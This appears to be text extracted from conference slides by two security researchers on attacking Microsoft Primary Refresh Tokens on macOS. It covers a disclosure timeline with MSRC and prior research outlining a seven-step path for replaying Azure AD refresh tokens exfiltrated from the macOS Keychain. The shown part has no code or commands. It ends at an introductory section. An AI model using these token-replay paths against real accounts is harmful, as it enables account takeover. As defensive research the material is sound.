

Attacking Primary Refresh Tokens

Storybook

Featuring: Microsoft's macOS implementation

What can you expect from this story

PRT Refresher

What are Primary Refresh Tokens and how does one acquire one.

PRT protocol versions

The facts *may* be different than the documentation on the Microsoft site.

Secure Enclave

Microsoft using the TPM on macOS, mostly..

Sorry, no 0-day

That's at least what we thought, until Microsoft wanted a call..

.... turns out they deemed it to be a critical one.

So, sorry not many demos ^\(\^)^\^-





This book belongs to...

I'm Olaf, I like warm hugs and am a Detection engineer
and Security Researcher at FalconForce.
Follow me at [@olafhartong](https://twitter.com/olafhartong) to learn more.



This book belongs to...

I'm Dirk-jan, and I'm a Security Researcher at Outsider Security. Follow me at @_dirkjan to learn more.



Once upon a timeline

Initial finding

Picked up research

Secure Enclave

Dec 2022

Deviceless PRT
found and
managed to
abuse it

April/May 2024

Refined the
research and
tooling. Reported
to MSRC

May 2024

Discovered
PRTv4 and added
support to tools

Main Characters



Quickfix Quinn

Implementing code



Pathfinder Paws

Navigating Entra ID



Sir Block-a-Lot

Building defensive infrastructure



King

He loves Phishing

Prior research

Thomas Naunheim

Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain

<https://www.cloud-architekt.net/abuse-and-replay-azuread-token-macos/>

The screenshot shows a blog post by Thomas Naunheim. The title is "Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain". The post discusses how Microsoft uses Keychain to store Azure AD tokens and the potential for token replay attacks. It includes a diagram illustrating the token flow and attack paths.

Access Group: microsoft.identity.universalstorage

Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain

Microsoft is using Keychain to store cached Azure AD tokens for “logged in” Edge profiles on macOS devices. Apple’s integrated password management system offers “encryption at rest” and built-in security features. Nevertheless, options to exfiltrate user’s token and abuse them for token replay attacks should be considered. In this blog post, I like to give an overview about the potential attack scenarios and some security considerations.


May 31, 2022 • 12 minute read

Overview of the sign-in, token cache flow and potential replay attack paths on macOS devices.

The diagram illustrates the following steps:

1. Sign-in to profile
2. Request RT/AT for Edge profile
3. Token caching in Keychain
4. Optional: Sync to iCloud Keychain
5. Replay exfiltrated Token from (iCloud) Keychain
6. Request RT/AT for FOCI apps by using “Bing Search for MS Edge” refresh token
7. Access to Resources with delegated scope of user’s permission


The diagram also shows the integration between Microsoft Edge, Keychain, Azure AD, Office 365, and MS Graph, along with various threat actors and their interactions.




PRT Refresher

What are Primary Refresh Tokens and how are they acquired?

Tokens on unmanaged Windows hosts



Tokens on managed Windows hosts



Primary Refresh Tokens

In general

